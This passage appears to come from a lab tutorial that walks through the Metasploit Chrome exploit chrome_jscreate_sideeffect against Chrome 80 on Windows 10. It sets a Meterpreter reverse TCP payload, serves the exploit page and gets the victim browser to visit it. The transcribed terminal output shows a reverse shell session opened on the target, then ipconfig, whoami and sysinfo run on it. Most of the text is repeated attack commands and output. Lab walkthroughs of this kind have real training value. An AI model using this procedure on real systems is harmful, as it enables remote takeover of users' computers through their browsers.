Module options (exploit/multi/browser/chrome_jscreate_sideeffect):


Name Current Setting Required Description
-----
SRVHOST 0.0.0.0 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no no Path to a custom SSL certificate (default is randomly generated)
URIPATH no no The URI to use for this exploit (default is random)

Exploit target:

Id Name
-- ----
0 Windows 10 - Google Chrome 80.0.3987.87 (64 bit)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set SRVHOST 192.168.0.103
SRVHOST => 192.168.0.103
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set URIPATH /
URIPATH => /
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
```

12. > set LHOST <ip>



```
Activities nayan@ubuntu-inspiron: ~ Sat May 23, 3:55 PM
File Edit View Search Terminal Tabs Help

nayan@ubuntu-inspiron: ~
SRVHOST => 192.168.0.103
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set URIPATH /
URIPATH => /
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > show options

Module options (exploit/multi/browser/chrome_jscreate_sideeffect):

Name Current Setting Required Description
-----
SRVHOST 192.168.0.103 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no no Path to a custom SSL certificate (default is randomly generated)
URIPATH / no The URI to use for this exploit (default is random)

Payload options (windows/x64/meterpreter/reverse_tcp):

Name Current Setting Required Description
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- ----
0 Windows 10 - Google Chrome 80.0.3987.87 (64 bit)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
```



### 13. > show options

```
Activities nayan@ubuntu-inspiron: ~ Sat May 23, 3:55 PM
File Edit View Search Terminal Tabs Help
nayan@ubuntu-inspiron: ~ nayan@ubuntu-inspiron: ~
Id Name
-- ----
0 Windows 10 - Google Chrome 80.0.3987.87 (64 bit)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > show options

Module options (exploit/multi/browser/chrome_jscreate_sideeffect):

Name      Current Setting  Required  Description
-----
SRVHOST    192.168.0.103   yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT    8080             yes       The local port to listen on.
SSL        false            no        Negotiate SSL for incoming connections
SSLCert    /                no        Path to a custom SSL certificate (default is randomly generated)
URIPATH    /                no        The URI to use for this exploit (default is random)

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.103   yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id Name
-- ----
0 Windows 10 - Google Chrome 80.0.3987.87 (64 bit)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > 
```

### 14. > set target 0

> run

```
Activities nayan@ubuntu-inspiron: ~ Sat May 23, 3:56 PM
File Edit View Search Terminal Tabs Help
nayan@ubuntu-inspiron: ~ nayan@ubuntu-inspiron: ~
0 Windows 10 - Google Chrome 80.0.3987.87 (64 bit)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > show options

Module options (exploit/multi/browser/chrome_jscreate_sideeffect):

Name      Current Setting  Required  Description
-----
SRVHOST    192.168.0.103   yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT    8080             yes       The local port to listen on.
SSL        false            no        Negotiate SSL for incoming connections
SSLCert    /                no        Path to a custom SSL certificate (default is randomly generated)
URIPATH    /                no        The URI to use for this exploit (default is random)

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.103   yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id Name
-- ----
0 Windows 10 - Google Chrome 80.0.3987.87 (64 bit)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set target 0
target => 0
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > run
```

15. The server has been started and we got an ip, we have to copy this ip and paste it in our vulnerable

```
Activities nayan@ubuntu-inspiron: ~ Sat May 23, 3:56 PM
File Edit View Search Terminal Tabs Help
nayan@ubuntu-inspiron: ~ nayan@ubuntu-inspiron: ~
Module options (exploit/multi/browser/chrome_jscreate_sideeffect):
-----
Name      Current Setting  Required  Description
-----
SRVHOST   192.168.0.103   yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   8080             yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLCert   /                no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   /                no        The URI to use for this exploit (default is random)

Payload options (windows/x64/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.103   yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  --
0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set target 0
target => 0
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
[*] Started reverse TCP handler on 192.168.0.103:4444
[*] Using URL: http://192.168.0.103:8080/
[*] Server started.
```


```
Activities nayan@ubuntu-inspiron: ~ Sat May 23, 3:56 PM
File Edit View Search Terminal Tabs Help
nayan@ubuntu-inspiron: ~ nayan@ubuntu-inspiron: ~
Module options (exploit/multi/browser/chrome_jscreate_sideeffect):
-----
Name      Current Setting  Required  Description
-----
SRVHOST   192.168.0.103   yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   8080             yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLCert   /                no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   /                no        The URI to use for this exploit (default is random)

Payload options (windows/x64/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.103   yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port


Exploit target:
-----
Id  Name
--  --
0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set target 0
target => 0
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
[*] Started reverse TCP handler on 192.168.0.103:4444
[*] Using URL: http://192.168.0.103:8080/
[*] Server started.
```

16. Now browse the ip the copied in the windows browser



17. The page will keep on loading, we should get a meterpreter on the other side



## 18. We got a meterpreter sessions opened

```
Activities nayan@ubuntu-inspiron: ~ Sat May 23, 3:56 PM
File Edit View Search Terminal Tabs Help

nayan@ubuntu-inspiron: ~ nayan@ubuntu-inspiron: ~

SRVHOST 192.168.0.103 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH / no The URI to use for this exploit (default is random)

Payload options (windows/x64/meterpreter/reverse_tcp):

Name Current Setting Required Description
----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.0.103 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Windows 10 - Google Chrome 80.0.3987.87 (64 bit)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set target 0
target => 0
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
[*] Started reverse TCP handler on 192.168.0.103:4444
[*] Using URL: http://192.168.0.103:8080/
[*] Server started.
[*] 192.168.0.110 chrome_jscreate_sideeffect - Sending / to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
[*] Sending stage (201283 bytes) to 192.168.0.110
[*] Meterpreter session 1 opened (192.168.0.103:4444 -> 192.168.0.110:50120) at 2020-05-23 15:56:41 +0530
```

```
Activities nayan@ubuntu-inspiron: ~ Sat May 23, 3:56 PM
File Edit View Search Terminal Tabs Help

nayan@ubuntu-inspiron: ~ nayan@ubuntu-inspiron: ~

Name Current Setting Required Description
----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.0.103 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Windows 10 - Google Chrome 80.0.3987.87 (64 bit)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set target 0
target => 0
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
[*] Started reverse TCP handler on 192.168.0.103:4444
[*] Using URL: http://192.168.0.103:8080/
[*] Server started.
[*] 192.168.0.110 chrome_jscreate_sideeffect - Sending / to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
[*] Sending stage (201283 bytes) to 192.168.0.110
[*] Meterpreter session 1 opened (192.168.0.103:4444 -> 192.168.0.110:50120) at 2020-05-23 15:56:41 +0530
sessions
Active sessions
=====
Id Name Type Information Connection
--
1 meterpreter x64/windows DESKTOP-JAR4P3N\NAYAN DAS @ DESKTOP-JAR4P3N 192.168.0.103:4444 -> 192.168.0.110:50120 (192.168.0.110)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
```



## 19. > sessions -i <session id>

```
Activities nayan@ubuntu-inspiron: ~ Sat May 23, 3:57 PM
File Edit View Search Terminal Tabs Help

nayan@ubuntu-inspiron: ~ nayan@ubuntu-inspiron: ~

LHOST 192.168.0.103 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- ----
0 Windows 10 - Google Chrome 80.0.3987.87 (64 bit)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set target 0
target => 0
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
[*] Started reverse TCP handler on 192.168.0.103:4444
[*] Using URL: http://192.168.0.103:8080/
[*] Server started.
[*] 192.168.0.110 chrome_jscreate_sideeffect - Sending / to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.87 Safari/537.36
[*] Sending stage (201283 bytes) to 192.168.0.110
[*] Meterpreter session 1 opened (192.168.0.103:4444 -> 192.168.0.110:50120) at 2020-05-23 15:56:41 +0530
sessions

Active sessions
=====
Id Name Type Information Connection
-- ----
1 meterpreter x64/windows DESKTOP-JAR4P3N\NAYAN DAS @ DESKTOP-JAR4P3N 192.168.0.103:4444 -> 192.168.0.110:50120 (192.168.0.110)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```

## 20. > shell

```
Activities nayan@ubuntu-inspiron: ~ Sat May 23, 3:57 PM
File Edit View Search Terminal Tabs Help

nayan@ubuntu-inspiron: ~ nayan@ubuntu-inspiron: ~

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set target 0
target => 0
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
[*] Started reverse TCP handler on 192.168.0.103:4444
[*] Using URL: http://192.168.0.103:8080/
[*] Server started.
[*] 192.168.0.110 chrome_jscreate_sideeffect - Sending / to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.87 Safari/537.36
[*] Sending stage (201283 bytes) to 192.168.0.110
[*] Meterpreter session 1 opened (192.168.0.103:4444 -> 192.168.0.110:50120) at 2020-05-23 15:56:41 +0530
sessions

Active sessions
=====
Id Name Type Information Connection
-- ----
1 meterpreter x64/windows DESKTOP-JAR4P3N\NAYAN DAS @ DESKTOP-JAR4P3N 192.168.0.103:4444 -> 192.168.0.110:50120 (192.168.0.110)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 6808 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>
C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>
```



## 21. finding the ip address, and we confirmed that we have gained the shell of our desired system

```
Activities nayan@ubuntu-inspiron: ~ Sat May 23, 3:57 PM
File Edit View Search Terminal Tabs Help

nayan@ubuntu-inspiron: ~ nayan@ubuntu-inspiron: ~

Id Name Type Information Connection
----
1 meterpreter x64/windows DESKTOP-JAR4P3N\NAYAN DAS @ DESKTOP-JAR4P3N 192.168.0.103:4444 -> 192.168.0.110:50120 (192.168.0.110)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 6808 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>
C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix . : www.tendawifi.com
    Link-local IPv6 Address . . . . . : fe80::5125:2fb2:3599:9b83%10
    IPv4 Address. . . . . : 192.168.0.110
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>
```

## 22. > whoami, we got desktop-jar4p3n\nayan das

```
Activities nayan@ubuntu-inspiron: ~ Sat May 23, 3:58 PM
File Edit View Search Terminal Tabs Help

nayan@ubuntu-inspiron: ~ nayan@ubuntu-inspiron: ~

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>
C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix . : www.tendawifi.com
    Link-local IPv6 Address . . . . . : fe80::5125:2fb2:3599:9b83%10
    IPv4 Address. . . . . : 192.168.0.110
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>whoami
whoami
desktop-jar4p3n\nayan das

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>sysinfo
sysinfo
'sysinfo' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>cd
cd
C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>
```

## 23. Or we can do this through our meterpreter session

```
Activities nayan@ubuntu-inspron: ~ Sat May 23, 3:58 PM
File Edit View Search Terminal Tabs Help
nayan@ubuntu-inspron: ~ nayan@ubuntu-inspron: ~
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 8
=====
Name       : Bluetooth Device (Personal Area Network)
Hardware MAC : a0:d3:7a:38:02:6f
MTU       : 1500
IPv4 Address : 169.254.241.86
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::a0c5:752d:7707:f156
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 10
=====
Name       : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:a5:9c:7b
MTU       : 1500
IPv4 Address : 192.168.0.110
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::5125:2fb2:3599:9b83
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > 
```

## 24. >sysinfo

```
Activities nayan@ubuntu-inspron: ~ Sat May 23, 3:58 PM
File Edit View Search Terminal Tabs Help
nayan@ubuntu-inspron: ~ nayan@ubuntu-inspron: ~
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 8
=====
Name       : Bluetooth Device (Personal Area Network)
Hardware MAC : a0:d3:7a:38:02:6f
MTU       : 1500
IPv4 Address : 169.254.241.86
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::a0c5:752d:7707:f156
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 10
=====
Name       : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:a5:9c:7b
MTU       : 1500
IPv4 Address : 192.168.0.110
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::5125:2fb2:3599:9b83
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > sysinfo

Computer      : DESKTOP-JAR4P3N
OS            : Windows 10 (10.0 Build 18363).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows

meterpreter >
meterpreter > 
```